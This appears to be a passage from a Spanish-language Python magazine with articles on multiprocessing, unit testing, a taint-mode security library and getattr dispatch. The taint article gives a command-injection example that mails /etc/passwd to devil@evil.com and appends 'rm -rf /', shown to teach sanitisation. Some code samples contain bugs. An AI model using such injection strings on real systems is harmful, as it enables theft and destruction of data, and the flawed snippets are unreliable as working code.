```
$ python demo_threading_1.py
Empieza el programa principal
Lanzo el hilo
El hilo está lanzado
El hilo sigue corriendo
Empiezo a trabajar
El hilo sigue corriendo
El hilo sigue corriendo
El hilo sigue corriendo
El hilo sigue corriendo
El hilo sigue corriendo
El hilo sigue corriendo
El hilo sigue corriendo
Termino de trabajar
Termina el programa
```

Ahí capaz que decís “¡que lindo es threading!” pero... acuérdense que este es un ejemplo de juguete. Resulta que usar hilos en Python tiene algunos problemas.

- No usás múltiples cores

Como hay un lock global del intérprete, resulta que las instrucciones python, aún cuando estén en múltiples hilos, se ejecutan secuencialmente.

La excepción es si tu programa tiene mucha entrada/salida. En ese caso, mientras estás leyendo/escribiendo, el intérprete funciona.

- Programando múltiples hilos es muy fácil meter la pata

Parafraseando a Jamie Zawinsky, si al ver un problema pensás “lo resuelvo con hilos” ... ahora tenés dos problemas.

- ¡No hay manera de interrumpir un hilo desde otro! Eso hace que sea posible trabar la aplicación, de maneras muy complicadas.
- Programar con múltiples hilos lleva a situaciones complicadas de depurar, en particular race conditions y deadlocks.

Entonces, ¿cual es la solución para esto? No usar hilos, sino procesos. Veamos un ejemplito sospechosamente parecido al anterior:

```
# -*- coding: utf-8 -*-
import multiprocessing
import time

def trabajador():
    print "Empiezo a trabajar"
    time.sleep(2)
    print "Termino de trabajar"

def main():
    print "Empieza el programa principal"
    hilo = multiprocessing.Process(target=trabajador)
    print "Lanzo el hilo"
    hilo.start()
    print "El hilo está lanzado"

# isAlive() da false cuando el hilo termina.
while hilo.isAlive():
    # Acá iría el código para que la aplicación
    # se vea "viva", una barra de progreso, o simplemente
    # seguir trabajando normalmente.
    print "El hilo sigue corriendo"
```

```
    # Esperamos un ratito, o hasta que termine el hilo,  
    # lo que sea más corto.  
    hilo.join(.3)  
    print "Termina el programa"
```

```
# Importante: los módulos no deberían ejecutar  
# código al ser importados  
if __name__ == '__main__':  
    main()
```

Sí, lo único que cambia es `import threading` por `import multiprocessing` y `Process` en vez de `Thread`. Ahora la función trabajador se ejecuta en un intérprete python separado. Como son procesos separados, usa tantos cores como procesos tengas, haciendo que el programa pueda ser mucho *más rápido* en una máquina moderna.

Antes mencioné deadlocks. Tal vez creas que tener un poco de cuidado y poner locks alrededor de variables te evita esos problemas. Bueno, no. Veamos dos funciones `f1` y `f2` que necesitan usar dos variables `x` y `y` protegidas por locks `lockx` y `locky`:

```
# -*- coding: utf-8 -*-  
import threading  
import time  
  
x = 4  
y = 6  
lock_x = threading.Lock()  
lock_y = threading.Lock()  
  
def f1():  
    lock_x.acquire()  
    time.sleep(2)  
    lock_y.acquire()  
    time.sleep(2)  
    lock_x.release()  
    lock_y.release()  
  
def f2():  
    lock_y.acquire()  
    time.sleep(2)
```

```

    lock_x.acquire()
    time.sleep(2)
    lock_y.release()
    lock_x.release()

def main():
    print "Empieza el programa principal"
    hilo1 = threading.Thread(target=f1)
    hilo2 = threading.Thread(target=f2)
    print "Lanzo los hilos"
    hilo1.start()
    hilo2.start()
    hilo1.join()
    hilo2.join()
    print "Terminaron los dos hilos"
    print "Termina el programa"

# Importante: los módulos no deberían ejecutar
# código al ser importados
if __name__ == '__main__':
    main()

```

Si corrés ese programa, se trava. ¡Todas las variables están protegidas con locks y de todas formas tenés deadlocks! Lo que pasa es que mientras f1 adquiere x y espera a y, f2 adquirió y y espera x y como ninguna va a liberar lo que la otra necesita, se quedan las dos trabadas. Tratar de depurar esta clase de cosas en programas no triviales es horrible, porque sólo suceden cuando coincide un determinado orden y momento de ejecución de las funciones.

Sumale que por ejemplo los diccionarios de python no son reentrantes y resulta que tenés que ponerle locks a muchísimas variables, y estos escenarios se hacen aún más comunes.

Y cómo funcionaría esto con multiprocessing... bueno, dado que no compartís recursos porque son procesos separados, no hay problemas de contención de recursos, y no hay problemas de deadlock.

Al usar múltiples procesos una manera de hacerlo es pasando los valores que necesites. Tu función de esa forma no tiene “efectos secundarios”, acercándonos más al estilo de la programación funcional, como LISP o erlang. Ejemplo:

```
# -*- coding: utf-8 -*-
import multiprocessing
import time

x = 4
y = 6

def f1(x,y):
    x = x+y
    print 'F1:', x

def f2(x,y):
    y = x-y
    print 'F2:', y

def main():
    print "Empieza el programa principal"
    hilo1 = multiprocessing.Process(target=f1, args=(x,y))
    hilo2 = multiprocessing.Process(target=f2, args=(x,y))
    print "Lanzo los hilos"
    hilo1.start()
    hilo2.start()
    hilo1.join()
    hilo2.join()
    print "Terminaron los dos hilos"
    print "Termina el programa"
    print "X:",x,"Y:",y

# Importante: los módulos no deberían ejecutar
# código al ser importados
if __name__ == '__main__':
    main()
```

¿Porqué no hago locking? Porque el x y el y de f1 y f2 no son el mismo del programa principal, sino una copia. ¿Para qué serviría lockear una copia?

Si tenemos el caso de recursos que sí necesitan ser accedidos secuencialmente, entonces multiprocessing incluye locks, semáforos, etcétera con la misma semántica que threading.

O podés crear un proceso que administre el recurso y pasarle los datos mediante una cola (clases Queue o Pipe) y listo, el acceso es secuencial.

En general, con un poco de cuidado en el diseño de tu programa, multiprocessing tiene todos los beneficios del multithreading, con el agregado de aprovechar mejor el hardware y evitar algunos de sus dolores de cabeza.

Nota:

El módulo multiprocessing está disponible como parte de la biblioteca standard en python 2.6 o superior. Para otras versiones de python, es posible instalar el módulo processing vía PyPI.

Introducción a Unit Testing con Python



Autor: Tomás Zulberti

¿Qué es y porqué usar Unit Testing?

Unit Testing son test en donde cada parte (modulo, clase, función) del programa es testeado por separado. Idealmente, se pone a prueba todas todas las funciones y todos los casos posibles para cada una de ellas.

El unit testing tiene varias ventajas:

- Permite probar que el programa funciona correctamente. En Python, los tests también permiten identificar variables que no existen o tipos esperados en las funciones (en otros lenguajes eso se hace en tiempo de compilación).
- Permite identificar en caso de que se haga una modificación que siga funcionando correctamente todas las parte del programa. Tanto las cosas modificadas como las cosas que dependen de las modificadas. Esto es muy importante cuando se trabaja en grupo (con algún sistema de control de versiones) ya que permite asegurar que el código que usa el resto del grupo y que uno modifiko sigue funcionando.
- Permiten documentar el código. Esto no es en forma directa, pero como los tests indican como es que se tiene que comportar el programa, viendo los tests uno puede fijarse cual es el resultado esperado para ciertas entradas del programa. Esto no excluye que se tenga que escribir la documentación del código.

¿Entonces porqué existen bugs si se podría escribir tests?. Unit Testing tiene algunas desventajas

- Toman bastante tiempo de escribir. Algunas clases son fáciles de testear pero otras no tanto.
- Cuando se hace un gran cambio en el código (un refactor) hay que actualizar los tests. Cuando se hace un cambio que es chico, seguramente también haya que escribir o cambiar algún test pero generalmente no toma mucho tiempo.
- Algo **muy** importante a tener en cuenta es que aprobar los tests no significa que el sistema funcione a la perfección. Un ejemplo de esto es CPython (el python

que generalmente uno instala). Tiene muchísimos tests, y aun así también tiene errores. Sin embargo, los tests unitarios garantizan cierta funcionalidad mínima.

¿Cómo tienen que ser los tests?

Es muy importante que un test cumpla las siguientes reglas:

- Tiene que poder correr sin interacción humana. Es decir, los tests no deben pedir que el usuario ingrese valores en ningún caso. Para esto, es en el test mismo cuando se pasan los valores a la función.
- Tienen que poder verificar el resultado de la ejecución sin interacción humana. De nuevo, para saber si está bien o no el resultado no tiene que pedirle al usuario que verifique el resultado. Para esto, se tiene que saber de antemano el resultado del test con los valores que se pasaron.
- Un test tiene que ser independiente del otro. Es decir, el resultado de un test no debería depender del resultado anterior.

Sabiendo estas reglas, vemos que condiciones deberían comprobar los tests:

- Que funcione correctamente cuando los valores de entrada son válidos.
- Que falle cuando los valores de entrada son inválidos, o que tire una excepción.

Dentro de lo posible los tests se deberían empezar al escribir el código, ya que esto permite:

- Identificar detalladamente que es lo que tiene que cumplir el código a escribir.
- Cuando uno escribe la implementación que pasa todos los tests entonces terminó. Esto tiene dos ventajas:
 - Permite saber cuando uno tiene que terminar de escribir el código
 - Hace que uno no tenga que escribir cosas de más.

Ejemplo

Supongamos que tenemos los coeficientes de una función cuadrática y queremos encontrar sus raíces. Es decir, tenemos una función del tipo:

$$a * x^2 + b * x + c = 0$$

y queremos encontrar los valores r_1 y r_2 tales que:

$$a * r_1^2 + b * r_1 + c = 0$$

$$a * r_1^2 + b * r_1 + c = 0$$

Además, dados los valores r_1 y r_2 queremos encontrar los valores de a , b y c . Sabemos que:

$$(x - r_1) * (x - r_2) = ax^2 + bx + c = 0$$

Todo esto son cosas de matemática que vimos en el colegio. Ahora veamos un código que cumple eso:

```
import math

class NoEsFuncionCuadratica(Exception):
    pass

class NoExistenRaicesReales(Exception):
    pass

def buscar_raices(a, b, c):
    """ Toman los coeficientes a, b y c de una función cuadrática y busca
    sus raíces. La función cuadrática es del estilo:
        ax**2 + b x + c = 0

    Va a devolver una tupla con las dos raíces donde la primer raíz va a ser
    menor o igual que la segunda raíz.
    """
    if a == 0:
        raise NoEsFuncionCuadratica()

    discriminante = b * b - 4 * a * c
    if discriminante < 0:
        raise NoExistenRaicesReales()

    raiz_discriminante = math.sqrt(discriminante)
    primer_raiz = (-1 * b + raiz_discriminante) / (2 * a)
    segunda_raiz = (-1 * b - raiz_discriminante) / (2 * a)

    # min y max son funciones de python
```

```

chico = min(primer_raiz, segunda_raiz)
grande = max(primer_raiz, segunda_raiz)
return (chico, grande)

```

```

def buscar_coeficientes(primer_raiz, segunda_raiz):
    """ Dada las raíces de una función cuadrática, devuelve los coeficientes.
    La función cuadrática va a estar dada por:
         $(x - r1) * (x - r2) = 0$ 
    """
    # a este resultado se llega haciendo las cuentas de distribución
    return (1, -1 * (primer_raiz + segunda_raiz), primer_raiz * segunda_raiz)

```

Por último vemos los tests que escribimos para ese código:

```

import unittest
from polinomio import buscar_raices, buscar_coeficientes, \
    NoEsFuncionCuadratica, \
    NoExistenRaicesReales

class TestPolinomio(unittest.TestCase):

    def test_buscar_raices(self):
        COEFICIENTES_RAICES = [
            ((1,0,0), (0, 0)),
            ((-1,1,2), (-1, 2)),
            ((-1,0,4), (-2, 2)),
        ]
        for coef, raices_esperadas in COEFICIENTES_RAICES:
            raices = buscar_raices(coef[0], coef[1], coef[2])
            self.assertEqual(raices, raices_esperadas)

    def test_formar_poliniomio(self):
        RAICES_COEFICIENTES = [
            ((1, 1), (1, -2, 1)),
            ((0, 0), (1, 0, 0)),
            ((2, -2), (1, 0, -4)),
            ((-4, 3), (1, 1, -12)),
        ]

```

```
    for raices, coeficientes_esperados in RAICES_COEFICIENTES:
        coeficientes = buscar_coeficientes(raices[0], raices[1])
        self.assertEqual(coeficientes, coeficientes_esperados)

def test_no_pudo_encontrar_raices(self):
    self.assertRaises(NoExistenRaicesReales, buscar_raices, 1, 0, 4)

def test_no_es_cuadratica(self):
    self.assertRaises(NoEsFuncionCuadratica, buscar_raices, 0, 2, 3)

def test_integridad(self):
    RAICES = [
        (0, 0),
        (2, 1),
        (2.5, 3.5),
        (100, 1000),
    ]
    for r1, r2 in RAICES:
        a, b, c = buscar_coeficientes(r1[0], r2[1])
        raices = buscar_raices(a, b, c)
        self.assertEqual(raices, (r1, r2))

def test_integridad_falla(self):
    COEFICIENTES = [
        (2, 3, 0),
        (-2, 0, 4),
        (2, 0, -4),
    ]
    for a, b, c in COEFICIENTES:
        raices = buscar_raices(a, b, c)
        coeficientes = buscar_coeficientes(raices[0], raices[1])
        self.assertNotEqual(coeficientes, (a, b, c))

if __name__ == '__main__':
    unittest.main()
```

El código se puede bajar desde acá: `codigo_unittest.zip` (http://revista.python.org.ar/1/html/codigo_unittest.zip) Es importante que los métodos y la clase del test tengan la palabra **test** (para las clases tiene que empezar en mayúscula) para que después puedan ser identificadas como clases que se usan para testear.

Veamos paso por paso como está escrito el test:

1. Se tiene que importar el modulo `unittest` (<http://docs.python.org/release/2.6.5/library/unittest.html>) que viene con python. Siempre para testear se tiene que crear una clase por mas de que lo que vayamos a probar sea una función. Esta clase tiene varios métodos llamados `assertX` donde la parte X cambia. Se usan para comprobar que el resultado sea correcto. Personalmente, los que mas uso son:

`assertEqual(valor1, valor2)`

Comprueba que los dos valores sean iguales y falla el test en caso de que no lo sean. Si es una lista compruebe que los valores de la lista sean iguales, lo mismo si es un set.

`assertTrue(condición):`

Verifica que la condición sea cierta, y en caso de que no lo sea falla el test.

`assertRaises(exception, funcion, valor1, valor2, etc...):`

Confirma que la *excepción* sea lanzada cuando se llame a *función* con los valores *valor1*, *valor2*, etc...

2. Se importa el código que se va a probar con las diferentes excepciones que se lanza.
3. Se crea que extienda de **`TestCase`**, que va a tener diferentes métodos para testear. Dentro de estos métodos se van a usar el `assertEqual`, etc para comprobar que este todo bien. En nuestro caso, definimos las siguientes funciones:

`test_buscar_raices`

Dada una lista de coeficientes y sus raíces testea que el resultado de las raíces obtenidas para el coeficiente sea el mismo que el esperado. Este test se encarga de probar que el *buscar_raices* funcione correctamente. Para esto iteramos una lista que tiene dos tuplas:

- una tupla con los coeficientes para llamar la función
- una tupla con las raíces esperadas para esos coeficientes. Estas raíces fueron calculadas a mano y no con el programa.

test_formar_polinomio

Dada una lista de raíces se fija los coeficientes sean correctos. Este test se encara de probar que *formar_polinomio* funcione correctamente. En este caso usa una lista que contiene dos tuplas:

- la primera con las raíces.
- la segunda con los coeficientes esperados para esas raíces.

test_no_pudo_encontrar_raices

Se fija que se lance la excepción cuando no se pueden encontrar las raíces reales. Esta se fija que *buscar_raices* tire la excepción cuando no se pueden encontrar raíces para la función cuadrática.

test_no_es_cuadratica

Se fija qué es lo que pasa cuando los coeficientes no son de una función cuadrática.

test_integridad

Para un grupo de raíces intenta encontrar los coeficientes, y para esos coeficientes encontrar las raíces del polinomio. Las dos raíces que se usaron originalmente tienen que ser las mismas que el resultado final.

test_integridad_falla

Se fija para que caso el test de integridad falla. En este caso usamos funciones cuyo valor **a** no es 1, y por mas de que las raíces sean las mismas, no es la misma función cuadrática.

4. Al final del test se pone el siguiente código:

```
if __name__ == '__main__':  
    unittest.main()
```

Lo que hace el mismo es que si corremos **python nombre_archivo.py** entonces entra en ese *if*. Lo que se encarga de hacer el mismo es de correr todos los tests que están escritos en ese archivo.

Supongamos que estamos en la carpeta en donde estan los archivos descargados:

```
pymag@localhost:/home/pymag$ ls  
polinomio.py test_polinomio.py test_polinomio_falla.py
```

Por lo tanto, vamos a correr los tests que pasan:

```
pymag@localhost:/home/pymag$ python test_polinomio.py
```

```
.....
```

```
-----
Ran 6 tests in 0.006s
```

OK

El resultado indica que se corrieron los 6 tests de la clase y que todos estuvieron bien. Ahora veremos que es lo que pasa cuando falla un test. Para esto lo que hice fue cambiar uno de los tests para que la segunda raíz sea menor que la primera. Cambie **test_integridad** para una de las raíces esperadas sea (2, 1), pero en verdad debería de ser (1, 2) ya que la primer raíz es menor que la segunda. Este cambio fue hecho en el archivo *test_polinomio_falla.py*. Por lo tanto, si ejecutamos los tests que fallan aparece:

```
pymag@localhost:/home/pymag$ python test_polinomio_falla.py
```

```
..F...
```

```
=====
FAIL: test_integridad (test_polinomio.TestPolinomio)
```

```
-----
Traceback (most recent call last):
```

```
  File "/media/sdb5/svns/tzulberti/pymag/testing_01/source/test_polinomio.py",
    line 48, in test_integridad
```

```
    self.assertEqual(raices, raices_esperadas)
```

```
AssertionError: (1.0, 2.0) != (2, 1)
```

```
-----
Ran 6 tests in 0.006s
```

```
FAILED (failures=1)
```

Tal como el mensaje indica se volvieron a correr los 6 tests de los cuales falló 1, y muestra el error y la línea del mismo.

Taint Mode en Python



Autor: Juanjo Conti

Juanjo es Ingeniero en Sistemas. Programa en Python desde hace 5 años y lo utiliza para trabajar, investigar y divertirse.

Blog: <http://juanjoconti.com.ar>

Email: jjconti@gmail.com

Twitter: @jjconti

Este artículo está basado en el paper *A Taint Mode for Python via a Library* que escribí junto al Dr. Alejandro Russo de la universidad de tecnología de Chalmers en Suecia y que fue presentado el 24 de junio en la conferencia OWASP App Sec Research 2010.

Escenario

Hoy en día muchas vulnerabilidades en aplicaciones web presentan una amenaza para los sistemas online; ataques de SQL injection y XSS son de los más comunes en la actualidad. Por lo general, estos ataques son el resultado de un manejo inapropiado de los datos de entrada.

Para ayudar a descubrir estas vulnerabilidades, una herramienta útil es Taint Analysis. Algunos lenguajes como Perl o Ruby traen este modo de ejecución incorporado en su intérprete; para Python no hay algo así “de fábrica” pero existen forks de CPython que intentan proveer esta característica. La realidad marca que modificar el intérprete es un trabajo bastante grande y estas ramificaciones no han tenido adopción popular.

Como una forma de tratar de solucionar este problema, `taintmode.py` provee Taint Analysis para Python mediante un módulo de usuario; no se requiere modificación del intérprete. Algunas características del lenguaje, como la posibilidad de crear clases en tiempo de ejecución, los decoradores y el duck typing, permitieron implementar una librería en pocas líneas de código con características más avanzadas que en enfoques previos.

Conceptos de Taint Analysis

Para arrancar vamos a hablar de algunos conceptos:

Fuentes no confiables. Cualquier dato no confiable es marcado como manchado. En particular cualquier dato proveniente de parámetros GET y POST, encabezados HTTP y solicitudes AJAX. También pueden marcarse como manchados datos provenientes de fuentes de almacenamiento externo, como una base de datos; esta podría haber sido alterada por una aplicación externa o sus datos alterados sin autorización.

Los **sumideros sensibles** son aquellos puntos del sistema a los que no queremos que lleguen datos no validados ya que en ellos puede venir enmascarado un ataque. Algunos ejemplos son: en navegador o un engine que renderiza HTML, motores de base de datos, el sistema operativo o el propio intérprete de Python.

El tercer elemento en juego son los métodos de sanitización; permiten escapar, codificar o validar los datos de entrada para dejarlos en un formato apto para ser enviados a alguno de los sumideros. Por ejemplo, en Python, `cgi.escape` es un método de sanitización:

```
>>> import cgi
>>> cgi.escape("<script>alert('esto es un ataque')</script>")
"&lt;script&gt;alert('esto es un ataque')&lt;/script&gt;"
```

¿Cómo usarlo?

El siguiente ejemplo es sencillo a propósito. Permite entender los conceptos, sin preocuparnos mucho por el problema:

```
import sys
import os

def get_datos(argumentos):
    return argumentos[1], argumentos[2]

usermail, file = get_datos(sys.argv)

cmd = 'mail -s "Requested file" ' + usermail + ' < ' + file
os.system(cmd)
```

El script recibe como argumentos de entrada una dirección de correo electrónico y un nombre de archivo. Como resultado envía por mail el archivo a su dueño.

El problema de esta aplicación es que el autor no tuvo en cuenta algunos usos alternativos que un atacante podría hacer de la misma. Usos posibles:

```
python email.py alice@domain.se ./reportJanuary.xls
python email.py devil@evil.com '/etc/passwd'
python email.py devil@evil.com '/etc/passwd ; rm -rf / '
```

El primer ejemplo es el uso correcto de la aplicación, aquel que el programador tenía en mente cuando la escribió. El segundo ejemplo muestra la primer vulnerabilidad; un atacante podría enviarse el contenido de `/etc/passwd` a su cuenta de correo electrónico. El tercer ejemplo es aún más complicado; el atacante no solo roba información sensible del sistema, sino que luego borra los archivos del mismo. Por supuesto, el desarrollo de este escenario dependerá mucho de cómo esté configurado el servidor y con qué permisos el atacante ejecute el programa; pero creo que se entiende la idea.

Entonces... ¿cómo podría esta librería haber ayudado al programador a estar alerta de estos problemas y solucionarlos? Lo primero es importar los componentes de la librería y marcar sumideros sensibles y fuentes no confiables. La versión modificada del programa quedaría así:

```
import sys
import os
from taintmode import untrusted, ssink, cleaner, OSI

os.system = ssink(OSI)(os.system)

@untrusted
def get_datos(argumentos):
    return [argumentos[1], argumentos[2]]

usermail, filename = get_datos(sys.argv)

cmd = 'mail -s "Requested file" ' + usermail + ' < ' + filename
os.system(cmd)
```

Notemos que hay que marcar la función `get_datos` como una fuente no confiable (aplicando el decorador `untrusted`) y `os.system` como un sumidero sensible a ataques de Operating System Injection (OSI).

Ahora, cuando intentamos correr el programa (independientemente de que los argumentos pasados sean mal intencionados o no) obtendremos este mensaje por la salida

estándar:

```
$ python email.py jjconti@gmail.com miNotes.txt
```

```
=====
Violation in line 14 from file email.py
Tainted value: mail -s "Requested file" jjconti@gmail.com < miNotes.txt
-----
    usermail, filename = get_datos(sys.argv)

    cmd = 'mail -s "Requested file" ' + usermail + ' < ' + filename
--> os.system(cmd)
```

La librería intercepta la ejecución justo antes de que el dato no confiable alcance al sumidero sensible y lo informa. El paso siguiente es agregar una función limpiadora para sanitizar los datos de entrada:

```
import sys
import os
from taintmode import untrusted, ssink, cleaner, OSI
from cleaners import clean_osi
clean_osi = cleaner(OSI)(clean_osi)
os.system = ssink(OSI)(os.system)

@untrusted
def get_datos(argumentos):
    return [argumentos[1], argumentos[2]]

usermail, filename = get_datos(sys.argv)
usermail = clean_osi(usermail)
filename = clean_osi(filename)

cmd = 'mail -s "Requested file" ' + usermail + ' < ' + filename
os.system(cmd)
```

En este ejemplo final se importa `clean_osi`, una función capaz de limpiar datos de entrada contra ataques de OSI y en la línea siguiente se marca como capaz de hacerlo (esto es requerido por la librería). Finalmente utilizamos la función para limpiar las entradas del programa. Cuando ejecutemos el script, correrá normalmente.

¿Cómo funciona?

La librería utiliza identificadores para las distintas vulnerabilidades con las que se quiera trabajar; a estos identificadores los llamados etiquetas. Además, cuenta con decoradores para marcar distintas partes del programa (clases, métodos o funciones) como alguno de los tres elementos que mencionamos en la sección sobre Taint Analysis.

untrusted

untrusted es un decorador utilizado para indicar que los valores retornados por una función o método no son confiables. Como los valores no confiables pueden contener potencialmente cualquier tipo de mancha, estos valores contienen todas las etiquetas. No sabemos quién puede estar escondido detrás y qué tipo de ataque intentando realizar.

Si se tiene acceso a la definición de la función o método, por ejemplo si es parte de nuestro código, el decorador puede aplicarse mediante azúcar sintáctica:

```
@untrusted
def desde_el_exterior():
    ...
```

Al usar módulos de terceros, podemos aplicar de todas formas el decorador. El siguiente ejemplo es de un programa que utiliza el framework `web.py`:

```
import web
web.input = untrusted(web.input)
```

ssink

El decorador **ssink** debe utilizarse para marcar aquellas funciones o métodos que no queremos sean alcanzadas por valores manchados: sumideros sensibles o sensitive sinks.

Estos sumideros son sensibles a un tipo de vulnerabilidad, y debe especificarse cuando se utiliza el decorador.

Por ejemplo, la función `eval` de Python es un sumidero sensible a ataques de Interpreter Injection. La forma de marcarlo como tal es:

```
eval = ssink(II)(eval)
```

El framework web.py nos provee ejemplos de sumideros sensibles a ataques de SQL injection:

```
import web
db = web.database(dbn="sqlite", db=DB_NAME)
db.delete = ssink(SQLI)(db.delete)
db.select = ssink(SQLI)(db.select)
db.insert = ssink(SQLI)(db.insert)
```

Cómo con los otros decoradores, si el sumidero sensible es definido en nuestro código, podemos utilizar azúcar sintáctica de esta forma:

```
@ssink(XSS):
def generar_respuesta(input):
    ...
```

El decorador también puede utilizarse sin especificar ninguna vulnerabilidad. En este caso, el sumidero es marcado como sensible a todos los tipos de vulnerabilidad, aunque este no es un caso de uso muy común:

```
@ssink():
def muy_sensible(input):
    ...
```

Cuando un valor manchado alcanza un sumidero sensible, estamos ante la existencia de una vulnerabilidad y un mecanismo apropiado es ejecutado.

cleaner

cleaner es un decorador utilizado para indicar que un método o función tiene la habilidad de limpiar manchas en un valor.

Por ejemplo, la función texto_plano remueve código HTML de su entrada y retorna un nuevo valor limpio:

```
>>> texto_plano("Esto es <b>negrita</b>")
'Esto es negrita'

>>> texto_plano("Click <a href='http://www.python.org.ar'>here</a>")
'Click here'
```

Este tipo de funciones están asociadas a un tipo de vulnerabilidad; por lo tanto la forma de utilizar el decorador cleaner es especificando un tipo de mancha. Nuevamente hay

dos formas de hacerlo. En la definición:

```
@cleaner(XSS)
def texto_plano(input):
    ...
```

o antes de empezar a utilizar la función en nuestro programa:

```
texto_plano = cleaner(XSS)(texto_plano)
```

Taint aware

Una de las partes principales de la librería se encarga de mantener el rastro de la información de las manchas para las clases built-in (como int o str).

La librería define en forma dinámica subclases de estas para agregar un atributo que permita realizar esta trazabilidad; para cada objeto el atributo consiste en un set de etiquetas representando las manchas que tiene en un momento dado de la ejecución. Los objetos son considerados sin manchas cuando el set de etiquetas está vacío. En el contexto de la librería, estas subclases son llamadas *taint-aware classes*. Los métodos heredados de las clases built-in son redefinidos para que sean capaces de propagar la información de las manchas.

Por ejemplo, si a y b son objetos manchados, c tendrá la unión de las manchas de ambos:

```
c = a.action(b)
```

Estado actual

En este breve artículo se expusieron las características principales de la librería; para conocer algunas características más avanzadas y otros detalles de su implementación pueden visitar su sitio web en <http://www.juanjoconti.com.ar/taint/>

Más información & links

- OWASP App Sec 2010: <http://alturl.com/5u94e>
- OWASP: <http://www.owasp.org>
- Seguridad en Python: <http://www.pythonsecurity.org>



Python Argentina

Nuestro objetivo es nuclear a los usuarios de Python, de manera de centralizar la comunicación a nivel nacional. Pretendemos llegar a usuarios y empresas, promover el uso de Python, intercambiar información, compartir experiencias y en general, ser el marco de referencia local en el uso y difusión de esta tecnología.

Sitio con documentación, tutorial en castellano, preguntas frecuentes, cartelera de trabajo:

<http://python.org.ar>


Suscribite a la lista para pedir ayuda! Mandá un mail a:

pyar-subscribe@python.org.ar

O conectate por IRC y charlá con nosotros:

#pyar (en irc.freenode.org)

Dinamismo Aplicado



Autor: Juan Pedro Fisanotti

Me suele pasar que cuando comento alguna característica superior de un lenguaje a otra persona que no lo conoce, la persona reaccione con frases del estilo “y eso cuando lo vas a usar en la realidad?”, o “todo muy lindo, pero eso es para la teoría, en la práctica no sirve”, etc...

Es normal, ya que al no estar acostumbrado a pensar de una manera distinta, no va a ver tan fácilmente la utilidad de dicha característica. Estas no son grandes iluminaciones mías, son ideas que Paul Graham explicó muy bien en este artículo (<http://paulgraham.com/avg.html>) (recomendado).

Pero lo que sí puedo aportar desde mi humilde experiencia, es un buen ejemplo de cómo una característica puede sonar “muy rara”, pero cuando es bien aprovechada, puede resultar “muy práctica”.

Puede haber cientos de cosas equivocadas en lo que estoy por decir, estaría bueno que me hagan conocer al menos algunas.

La característica “extraña”

Ahora es donde hace su entrada la característica “extraña” que tiene Python. Va a sonar “extraña” para quien no esté acostumbrado a cosas por el estilo, se entiende.

La característica es la función `getattr`: llamándola podemos obtener un atributo o método de un objeto. Este ejemplo es ilustrativo:

```
yo = "juan pedro"  
met = getattr(yo, "upper")
```

```
met()    #esto nos devuelve "JUAN PEDRO"
```

Para explicarlo un poquito:

Con `getattr(yo, "upper")` obtuvimos el método `upper` del objeto `yo`. Atención! Dije “obtuvimos el método”, no “el resultado de llamar al método”. Son cosas bien diferentes.

Obtener el método es como darle un nuevo nombre con el cual después podemos llamarlo, como hicimos en “`met()`”. `Met` es un nuevo nombre para llamar a ese método en particular, el método `upper` de `yo`.

Es destacable que usar una variable (`met` en este caso) es algo que hice solo para que sea más entendible a primera vista. Pero lo anterior perfectamente puede escribirse como:

```
yo = "juan pedro"  
getattr(yo, "upper")()    #esto nos devuelve "JUAN PEDRO"
```

No guardamos el método en una variable, simplemente lo llamamos en ese momento. Lo obtenemos y lo llamamos en una misma línea.

El problema

Tenemos una clase `Foo`. Esta clase `Foo` define 5 acciones diferentes, que se representan con 5 métodos: `accion1`, `accion2`, `accion3`, `accion4`, `accion5`. La complicación se da en el hecho de que cada una de estas acciones es realizada comunicándose con un servicio, y hay 4 servicios completamente diferentes en los cuales se pueden realizar las acciones: A, B, C y D. Ejemplo: “Hacer acción 1 en el servicio B” “Hacer acción 3 en el servicio D” etc...

En la implementación, cada servicio cambia por completo el código que se tiene que ejecutar para realizar una acción. Es decir, el código de la acción 1 para el servicio A es completamente diferente al código de la acción 1 para el servicio B, etc.

La clase `Foo` necesita recibir el nombre del servicio como un parámetro de cada acción, para saber en qué servicio ejecutarla. De forma que después se utilice de la siguiente manera:

```
miFoo = Foo()    #creamos un nuevo objeto foo  
miFoo.accion1("A")    #llamamos a la accion 1 en el servicio A  
miFoo.accion1("C")    #llamamos a la accion 1 en el servicio C  
miFoo.accion3("B")    #llamamos a la accion 3 en el servicio B
```

Primer solución “no dinámica”

Para muchos de los que lean esto, la primera solución que les vendrá a la mente será que cada método (accionX...) tenga dentro de sí un gran if, para cada servicio. Algo así:

```
class Foo:
    def accion1(self, servicio):
        if servicio == "A":
            #codigo de la accion 1 en el servicio A
        elif servicio == "B":
            #codigo de la accion 1 en el servicio B
        elif servicio == "C":
            #codigo de la accion 1 en el servicio C
        elif servicio == "D":
            #codigo de la accion 1 en el servicio D
```

Esto va a funcionar, eso no lo voy a negar. ¿Pero qué es lo que no me gusta de esta opción? No me gustan estas cosas:

1. Este if va a estar repetido en cada una de las acciones, que son 5. Cuando se agreguen o modifiquen servicios, tengo que mantener actualizado el mismo if en los 5 métodos “accionX”.
2. El código rápidamente se hace ilegible cuando es mucho código por acción.
3. Da la sensación de que estamos “amontonando” peras con manzanas, que esto podría separarse un poco para ordenarse mejor.
4. Estos if son 2 líneas por cada acción y servicio, con lo que para 5 acciones en 4 servicios, son 40 líneas de código solamente en los if, no incluyendo el código de las acciones mismas. Son 40 líneas de código que no hacen lo que queremos hacer, y que las necesitamos sólo para decidir qué código ejecutar.

Mejorando la solución “no dinámica”

Para el problema del amontonamiento y el orden, a más de uno ya se le debe haber ocurrido la solución. Algo así:

```
class Foo:
    def accion1(self, servicio):
        if servicio == "A":
            self.accion1_en_A()
```

```
elif servicio == "B":
    self.accion1_en_B()
elif servicio == "C":
    self.accion1_en_C()
elif servicio == "D":
    self.accion1_en_D()

def accion1_en_A(self):
    #codigo de la accion 1 en el servicio A

def accion1_en_B(self):
    #codigo de la accion 1 en el servicio B

def accion1_en_C(self):
    #codigo de la accion 1 en el servicio C

def accion1_en_D(self):
    #codigo de la accion 1 en el servicio D
```

No puedo negarlo, la separación en varios métodos ayuda un poco a la legibilidad y mantenibilidad. Consideremos esa parte como resuelta y correcta, nos olvidamos de los métodos “accionX_en_Y”. Pero tenemos todavía esto:

```
def accion1(self, servicio):
    if servicio == "A":
        self.accion1_en_A()
    elif servicio == "B":
        self.accion1_en_B()
    elif servicio == "C":
        self.accion1_en_C()
    elif servicio == "D":
        self.accion1_en_D()
```

